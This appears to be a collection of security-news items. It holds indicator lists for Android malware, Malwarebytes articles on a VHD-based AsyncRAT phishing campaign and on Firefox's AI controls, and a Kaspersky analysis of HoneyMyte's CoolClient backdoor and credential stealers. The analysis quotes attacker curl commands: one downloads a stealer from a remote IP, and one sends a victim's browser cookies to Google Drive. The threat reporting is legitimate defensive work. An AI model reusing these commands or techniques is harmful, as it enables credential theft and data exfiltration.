3dae1f297098fa9d9d4ee0335f0aeed3
462a23bc22d06e5662d379b9011d89ff
4c4ca7a2a25dbe15a4a39c11cfef2fb2
5048406d8d0affa80c18f8b1d6d76e21
529632abf8246dfe555153de6ae2a9df
7ceccea499cfd3f9f9981104fc05bcbd
912bc4f756f18049b241934f62bfb06c
98ff5a3b5f2cdf2e8f58f96d70db2875
aa5bf06f0cc5a8a3400e90570fb081b0
ad60f46e724d88af6bcacb8c269ac3c1
dc3d454a7edb683bec75a6a1e28a4877
f0184f6955479d631ea4b1ea0f38a35d

System applications infected with Keenadu loader
07546413bdcb0e28eadead4e2b0db59d
0c1f61eeebc4176d533b4fc0a36b9d61
10d8e8765adb1cbe485cb7d7f4df21e4
11eaf02f41b9c93e9b3189aa39059419
19df24591b3d76ad3d0a6f548e608a43
1bfb3edb394d7c018e06ed31c7eea937
1c52e14095f23132719145cf24a2f9dc
21846f602bcabccb00de35d994f153c9
2419583128d7c75e9f0627614c2aa73f
28e6936302f2d290c2fec63ca647f8a6
382764921919868d810a5cf0391ea193
45bf58973111e00e378ee9b7b43b7d2d
56036c2490e63a3e55df4558f7ecf893
64947d3a929e1bb860bf748a15dba57c
69225f41dcae6ddb78a6aa6a3caa82e1
6df8284a4acee337078a6a62a8b65210
6f6e14b4449c0518258beb5a40ad7203
7882796fdae0043153aa75576e5d0b35
7c3e70937da7721dd1243638b467cff1
9ddd621daab4c4bc811b7c1990d7e9ea
a0f775dd99108cb3b76953e25f5cdae4
b841debc5307afc8a4592ea60d64de14
c57de69b401eb58c0aad786531c02c28
ca59e49878bcf2c72b99d15c98323bcd
d07eb2db2621c425bda0f046b736e372
d4be9b2b73e565b1181118cb7f44a102
d9aecc9d4bf1d4b39aa551f3a1bcc6b7
e9bed47953986f90e814ed5ed25b010c

Applications infected with Nova clicker
0bc94bc4bc4d69705e4f08aaf0e976b3
1276480838340dcbc699d1f32f30a5e9
15fb99660dbd52d66f074eaa4cf1366d
2dca15e9e83bca37817f46b24b00d197
350313656502388947c7cbcd08dc5a95
3e36ffda0a946009cb9059b69c6a6f0d
5b0726d66422f76d8ba4fbb9765c68f6
68b64bf1dea3eb314ce273923b8df510
9195454da9e2cb22a3d58dbbf7982be8
a4a6ff86413b3b2a893627c4cff34399
b163fa76bde53cd80d727d88b7b1d94f
ba0a349f177ffb3e398f8c780d911580
bba23f4b66a0e07f837f2832a8cd3bd4
d6ebc5526e957866c02c938fc01349ee
ec7ab99beb846eec4ecee232ac0b3246
ef119626a3b07f46386e65de312cf151
fcaeadbee39fddc907a3ae0315d86178

Payload CDN
ubkt1x.oss-us-west-1.aliyuncs[.]com
m-file-us.oss-us-west-1.aliyuncs[.]com
pkg-czu.istaticfiles[.]com
pkgu.istaticfiles[.]com
app-download.cn-wlcb.ufileos[.]com

C2 servers
110.34.191[.]81
110.34.191[.]82
67.198.232[.]4
67.198.232[.]187
fbsimg[.]com
tmgstatic[.]com
gbugreport[.]com
aifacecloud[.]com
goaimb[.]com
proczone[.]com
gvvt1[.]com
dllpgd[.]click
fbgraph[.]com
newsroomlabss[.]com
sliidee[.]com
keepgo123[.]com
gsonx[.]com
gmsstatic[.]com
ytimg2[.]com
glogstatic[.]com
gstatic2[.]com
uscelluliar[.]com
playstations[.]click


  •  

Open the wrong “PDF” and attackers gain remote access to your PC

Cybercriminals behind a campaign dubbed DEAD#VAX are taking phishing one step further by delivering malware inside virtual hard disks that pretend to be ordinary PDF documents. Open the wrong “invoice” or “purchase order” and you won’t see a document at all. Instead, Windows mounts a virtual drive that quietly installs AsyncRAT, a backdoor Trojan that allows attackers to remotely monitor and control your computer.

It’s a remote access tool, which means attackers gain remote hands‑on‑keyboard control, while traditional file‑based defenses see almost nothing suspicious on disk.

From a high-level view, the infection chain is long, but every step looks just legitimate enough on its own to slip past casual checks.

Victims receive phishing emails that look like routine business messages, often referencing purchase orders or invoices and sometimes impersonating real companies. The email doesn’t attach a document directly. Instead, it links to a file hosted on IPFS (InterPlanetary File System), a decentralized storage network increasingly abused in phishing campaigns because content is harder to take down and can be accessed through normal web gateways.

The linked file is named as a PDF and has the PDF icon, but is actually a virtual hard disk (VHD) file. When the user double‑clicks it, Windows mounts it as a new drive (for example, drive E:) instead of opening a document viewer. Mounting VHDs is perfectly legitimate Windows behavior, which makes this step less likely to ring alarm bells.

Inside the mounted drive is what appears to be the expected document, but it’s actually a Windows Script File (WSF). When the user opens it, Windows executes the code in the file instead of displaying a PDF.

After some checks to avoid analysis and detection, the script injects the payload—AsyncRAT shellcode—into trusted, Microsoft‑signed processes such as RuntimeBroker.exe, OneDrive.exe, taskhostw.exe, or sihost.exe. The malware never writes an actual executable file to disk. It lives and runs entirely in memory inside these legitimate processes, making detection and eventually at a later stage, forensics much harder. It also avoids sudden spikes in activity or memory usage that could draw attention.

For an individual user, falling for this phishing email can result in:

  • Theft of saved and typed passwords, including for email, banking, and social media.
  • Exposure of confidential documents, photos, or other sensitive files taken straight from the system.
  • Surveillance via periodic screenshots or, where configured, webcam capture.
  • Use of the machine as a foothold to attack other devices on the same home or office network.

How to stay safe

Because detection can be hard, it is crucial that users apply certain checks:

  • Don’t open email attachments until after verifying, with a trusted source, that they are legitimate.
  • Make sure you can see the actual file extensions. Unfortunately, Windows allows users to hide them. So, when in reality the file would be called invoice.pdf.vhd the user would only see invoice.pdf. To find out how to do this, see below.
  • Use an up-to-date, real-time anti-malware solution that can detect malware hiding in memory.

Showing file extensions on Windows 10 and 11

To show file extensions in Windows 10 and 11:

  • Open Explorer (Windows key + E)
  • In Windows 10, select View and check the box for File name extensions.
  • In Windows 11, this is found under View > Show > File name extensions.

Alternatively, search for File Explorer Options to uncheck Hide extensions for known file types.

For older versions of Windows, refer to this article.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Firefox is giving users the AI off switch

Some software providers have decided to lead by example and offer users a choice about the Artificial Intelligence (AI) features built into their products.

The latest example is Mozilla, which now offers users a one-click option to disable generative AI features in the Firefox browser.

Audiences are divided about the use of AI, or as Mozilla put it on their blog:

“AI is changing the web, and people want very different things from it. We’ve heard from many who want nothing to do with AI. We’ve also heard from others who want AI tools that are genuinely useful. Listening to our community, alongside our ongoing commitment to offer choice, led us to build AI controls.”


Mozilla is adding an AI Controls area to Firefox settings that centralizes the management of all generative AI features. This consists mainly of a master switch, “Block AI enhancements,” which lets users effectively run Firefox “without AI.” It blocks existing and future generative AI features and hides pop‑ups or prompts advertising them.

Once you set your AI preferences in Firefox, they stay in place across updates. You can also change them whenever you want.

Starting with Firefox 148, which rolls out on February 24, you’ll find a new AI controls section within the desktop browser settings.

Firefox AI choices
Image courtesy of Mozilla

You can turn everything off with one click or take a more granular approach. At launch, these features can be controlled individually:
  • Translations, which help you browse the web in your preferred language.
  • Alt text in PDFs, which add accessibility descriptions to images in PDF pages.
  • AI-enhanced tab grouping, which suggests related tabs and group names.
  • Link previews, which show key points before you open a link.
  • An AI chatbot in the sidebar, which lets you use your chosen chatbot as you browse, including options like Anthropic Claude, ChatGPT, Microsoft Copilot, Google Gemini and Le Chat Mistral.

We applaud this move to give more control to the users. Other companies have done the same, including Mozilla’s competitor DuckDuckGo, which made AI optional after putting the decision to a user vote. Earlier, browser developer Vivaldi took a stand against incorporating AI altogether.

Open-source email service Tuta also decided not to integrate AI features. After only 3% of Tuta users requested them, Tuta removed an AI copilot from its development roadmap.

Even Microsoft seems to have recoiled from pushing AI to everyone, although so far it has focused on walking back defaults and tightening per‑feature controls rather than offering a single, global off switch.

Choices

Many people are happy to use AI features, and as long as you’re aware of the risks and the pitfalls, that’s fine. But pushing these features on users who don’t want them is likely to backfire on software publishers.

Which is only right. After all, you’re paying the bill, so you should have a choice. Before installing a new browser, inform yourself not only about its privacy policy, but also about what control you’ll have over AI features.

Looking at recent voting results, I think it’s safe to say that in the AI gold rush, the real premium feature isn’t a chatbot button—it’s the off switch.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

  •  

HoneyMyte updates CoolClient and deploys multiple stealers in recent campaigns

Over the past few years, we’ve been observing and monitoring the espionage activities of HoneyMyte (aka Mustang Panda or Bronze President) within Asia and Europe, with the Southeast Asia region being the most affected. The primary targets of most of the group’s campaigns were government entities.

As an APT group, HoneyMyte uses a variety of sophisticated tools to achieve its goals. These tools include ToneShell, PlugX, Qreverse and CoolClient backdoors, Tonedisk and SnakeDisk USB worms, among others. In 2025, we observed HoneyMyte updating its toolset by enhancing the CoolClient backdoor with new features, deploying several variants of a browser login data stealer, and using multiple scripts designed for data theft and reconnaissance.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

CoolClient backdoor

An early version of the CoolClient backdoor was first discovered by Sophos in 2022, and TrendMicro later documented an updated version in 2023. Fast forward to our recent investigations, we found that CoolClient has evolved quite a bit, and the developers have added several new features to the backdoor. This updated version has been observed in multiple campaigns across Myanmar, Mongolia, Malaysia and Russia where it was often deployed as a secondary backdoor in addition to PlugX and LuminousMoth infections.


In our observations, CoolClient was typically delivered alongside encrypted loader files containing encrypted configuration data, shellcode, and in-memory next-stage DLL modules. These modules relied on DLL sideloading as their primary execution method, which required a legitimate signed executable to load a malicious DLL. Between 2021 and 2025, the threat actor abused signed binaries from various software products, including BitDefender, VLC Media Player, Ulead PhotoImpact, and several Sangfor solutions.

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)


The latest CoolClient version analyzed in this article abuses legitimate software developed by Sangfor. Below, you can find an overview of how it operates. It is worth noting that its behavior remains consistent across all variants, except for differences in the final-stage features.

Overview of CoolClient execution flow

Overview of CoolClient execution flow

However, it is worth noting that in another recent campaign involving this malware in Pakistan and Myanmar, we observed that HoneyMyte has introduced a newer variant of CoolClient that drops and executes a previously unseen rootkit. A separate report will be published in the future that covers the technical analysis and findings related to this CoolClient variant and the associated rootkit.

CoolClient functionalities

In terms of functionality, CoolClient collects detailed system and user information. This includes the computer name, operating system version, total physical memory (RAM), network details (MAC and IP addresses), logged-in user information, and descriptions and versions of loaded driver modules. Furthermore, both old and new variants of CoolClient support file upload to the C2, file deletion, keylogging, TCP tunneling, reverse proxy listening, and plugin staging/execution for running additional in-memory modules. These features are still present in the latest versions, alongside newly added functionalities.

In this latest variant, CoolClient relies on several important files to function properly:

Filename Description
Sang.exe Legitimate Sangfor application abused for DLL sideloading.
libngs.dll Malicious DLL used to decrypt loader.dat and execute shellcode.
loader.dat Encrypted file containing shellcode and a second-stage DLL. Parameter checker and process injection activity reside here.
time.dat Encrypted configuration file.
main.dat Encrypted file containing shellcode and a third-stage DLL. The core functionality resides here.

Parameter modes in second-stage DLL

CoolClient typically requires three parameters to function properly. These parameters determine which actions the malware is supposed to perform. The following parameters are supported.

Parameter Actions
No parameter ·        CoolClient will launch a new process of itself with the install parameter. For example: Sang.exe install.
install
  • CoolClient decrypts time.dat.
  • Adds new key to the Run registry for persistence mechanism.
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly created write.exe process.
  • Checks for service control manager (SCM) access.
  • Checks for multiple AV processes such as 360sd.exe, zhudongfangyu.exe and 360desktopservice64.exe.
  • Installs a service named media_updaten and starts it.
  • If the current user is in the Administrator group, creates a new process of itself with the passuac parameter to bypass UAC.
work
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly spawned write.exe process.
passuac
  • Bypasses UAC and performs privilege elevation.
  • Checks if the machine runs Windows 10 or a later version.
  • Impersonates svchost.exe process by spoofing PEB information.
  • Creates a scheduled task named ComboxResetTask for persistence. The task executes the malware with the work parameter.
  • Elevates privileges to admin by duplicating an access token from an existing elevated process.

Final stage DLL

The write.exe process decrypts and launches the main.dat file, which contains the third (final) stage DLL. CoolClient’s core features are implemented in this DLL. When launched, it first checks whether the keylogger, clipboard stealer, and HTTP proxy credential sniffer are enabled. If they are, CoolClient creates a new thread for each specific functionality. It is worth noting that the clipboard stealer and HTTP proxy credential sniffer are new features that weren’t present in older versions.

Clipboard and active windows monitor

A new feature introduced in CoolClient is clipboard monitoring, which leverages functions that are typically abused by clipboard stealers, such as GetClipboardData and GetWindowTextW, to capture clipboard information.

CoolClient also retrieves the window title, process ID and current timestamp of the user’s active window using the GetWindowTextW API. This information enables the attackers to monitor user behavior, identify which applications are in use, and determine the context of data copied at a given moment.

The clipboard contents and active window information are encrypted using a simple XOR operation with the byte key 0xAC, and then written to a file located at C:\ProgramData\AppxProvisioning.xml.

HTTP proxy credential sniffer


Another notable new functionality is CoolClient’s ability to extract HTTP proxy credentials from the host’s HTTP traffic packets. To do so, the malware creates dedicated threads to intercept and parse raw network traffic on each local IP address. Once it is able to intercept and parse the traffic, CoolClient starts extracting proxy authentication credentials from HTTP traffic intercepted by the malware’s packet sniffer.

The function operates by analyzing the raw TCP payload to locate the Proxy-Connection header and ensure the packet is relevant. It then looks for the Proxy-Authorization: Basic header, extracts and decodes the Base64-encoded credential and saves it in memory to be sent later to the C2.

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

C2 command handler

The latest CoolClient variant uses TCP as the main C2 communication protocol by default, but it also has the option to use UDP, similar to the previous variant. Each incoming payload begins with a four-byte magic value to identify the command family. However, if the command is related to downloading and running a plugin, this value is absent. If the client receives a packet without a recognized magic value, it switches to plugin mode (mechanism used to receive and execute plugin modules in memory) for command processing.

Magic value Command category
CC BB AA FF Beaconing, status update, configuration.
CD BB AA FF Operational commands such as tunnelling, keylogging and file operations.
No magic value Receive and execute plugin module in memory.

0xFFAABBCC – Beacon and configuration commands

Below is the command menu to manage client status and beaconing:

Command ID Action
0x0 Send beacon connection
0x1 Update beacon timestamp
0x2 Enumerate active user sessions
0x3 Handle incoming C2 command

0xFFAABBCD – Operational commands

This command group implements functionalities such as data theft, proxy setup, and file manipulation. The following is a breakdown of known subcommands:

Command ID Action
0x0 Set up reverse tunnel connection
0x1 Send data through tunnel
0x2 Close tunnel connection
0x3 Set up reverse proxy
0x4 Shut down a specific socket
0x6 List files in a directory
0x7 Delete file
0x8 Set up keylogger
0x9 Terminate keylogger thread
0xA Get clipboard data
0xB Install clipboard and active windows monitor
0xC Turn off clipboard and active windows monitor
0xD Read and send file
0xE Delete file

CoolClient plugins

CoolClient supports multiple plugins, each dedicated to a specific functionality. Our recent findings indicate that the HoneyMyte group actively used CoolClient in campaigns targeting Mongolia, where the attackers pushed and executed a plugin named FileMgrS.dll through the C2 channel for file management operations.

Further sample hunting in our telemetry revealed two additional plugins: one providing remote shell capability (RemoteShellS.dll), and another focused on service management (ServiceMgrS.dll).

ServiceMgrS.dll – Service management plugin

This plugin is used to manage services on the victim host. It can enumerate all services, create new services, and even delete existing ones. The following table lists the command IDs and their respective actions.

Command ID Action
0x0 Enumerate services
0x1 / 0x4 Start or resume service
0x2 Stop service
0x3 Pause service
0x5 Create service
0x6 Delete service
0x7 Set service to start automatically at boot
0x8 Set service to be launched manually
0x9 Set service to disabled

FileMgrS.dll – File management plugin

A few basic file operations are already supported in the operational commands of the main CoolClient implant, such as listing directory contents and deleting files. However, the dedicated file management plugin provides a full set of file management capabilities.

Command ID Action
0x0 List drives and network resources
0x1 List files in folder
0x2 Delete file or folder
0x3 Create new folder
0x4 Move file
0x5 Read file
0x6 Write data to file
0x7 Compress file or folder into ZIP archive
0x8 Execute file
0x9 Download and execute file using certutil
0xA Search for file
0xB Send search result
0xC Map network drive
0xD Set chunk size for file transfers
0xF Bulk copy or move
0x10 Get file metadata
0x11 Set file metadata

RemoteShellS.dll – Remote shell plugin


Based on our analysis of the main implant, the C2 command handler did not implement remote shell functionality. Instead, CoolClient relied on a dedicated plugin to enable this capability. This plugin spawns a hidden cmd.exe process, redirecting standard input and output through pipes, which allows the attacker to send commands into the process and capture the resulting output. This output is then forwarded back to the C2 server for remote interaction.

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

Browser login data stealer

While investigating suspicious ToneShell backdoor traffic originating from a host in Thailand, we discovered that the HoneyMyte threat actor had downloaded and executed a malware sample intended to extract saved login credentials from the Chrome browser as part of their post-exploitation activities. We will refer to this sample as Variant A. On the same day, the actor executed a separate malware sample (Variant B) targeting credentials stored in the Microsoft Edge browser. Both samples can be considered part of the same malware family.

During a separate threat hunting operation focused on HoneyMyte’s QReverse backdoor, we retrieved another variant of a Chrome credential parser (Variant C) that exhibited significant code similarities to the sample used in the aforementioned ToneShell campaign.

The malware was observed in countries such as Myanmar, Malaysia, and Thailand, with a particular focus on the government sector.

The following table shows the variants of this browser credential stealer employed by HoneyMyte.

Variant Targeted browser(s) Execution method MD5 hash
A Chrome Direct execution (PE32) 1A5A9C013CE1B65ABC75D809A25D36A7
B Edge Direct execution (PE32) E1B7EF0F3AC0A0A64F86E220F362B149
C Chromium-based browsers DLL side-loading DA6F89F15094FD3F74BA186954BE6B05

These stealers may be part of a new malware toolset used by HoneyMyte during post-exploitation activities.

Initial infection

As part of post-exploitation activity involving the ToneShell backdoor, the threat actor initially executed the Variant A stealer, which targeted Chrome credentials. However, we were unable to determine the exact delivery mechanism used to deploy it.

A few minutes later, the threat actor executed a command to download and run the Variant B stealer from a remote server. This variant specifically targeted Microsoft Edge credentials.

curl  hxxp://45.144.165[.]65/BUIEFuiHFUEIuioKLWENFUoi878UIESf/MUEWGHui897hjkhsjdkHfjegfdh/67jksaebyut8seuhfjgfdgdfhet4SEDGF/Tools/getlogindataedge.exe -o "C:\users\[username]\libraries\getloginedge.exe"

Within the same hour that Variant B was downloaded and executed, we observed the threat actor issue another command to exfiltrate the Firefox browser cookie file (cookies.sqlite) to Google Drive using a curl command.

curl  -X POST -L -H "Authorization: Bearer ya29.a0Ad52N3-ZUcb-ixQT_Ts1MwvXsO9JwEYRujRROo-vwqmSW006YxrlFSRjTuUuAK-u8UiaQt7v0gQbjktpFZMp65hd2KBwnY2YdTXYAKhktWi-v1LIaEFYzImoO7p8Jp01t29_3JxJukd6IdpTLPdXrKINmnI9ZgqPTWicWN4aCgYKAQ4SARASFQHGX2MioNQPPZN8EkdbZNROAlzXeQ0174"  -F "metadata={name :'8059cookies.sqlite'};type=application/json;charset=UTF-8" -F "file=@"$appdata\Mozilla\Firefox\Profiles\i6bv8i9n.default-release\cookies.sqlite";type=application/zip" -k "https://www.googleapis.com/upload/drive/v3/files?uploadType=multipart"

Variant C analysis

Unlike Variants A and B, which use hardcoded file paths, the Variant C stealer accepts two runtime arguments: file paths to the browser’s Login Data and Local State files. This provides greater flexibility and enables the stealer to target any Chromium-based browser such as Chrome, Edge, Brave, or Opera, regardless of the user profile or installation path. An example command used to execute Variant C is as follows:

Jarte.exe "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Local State"

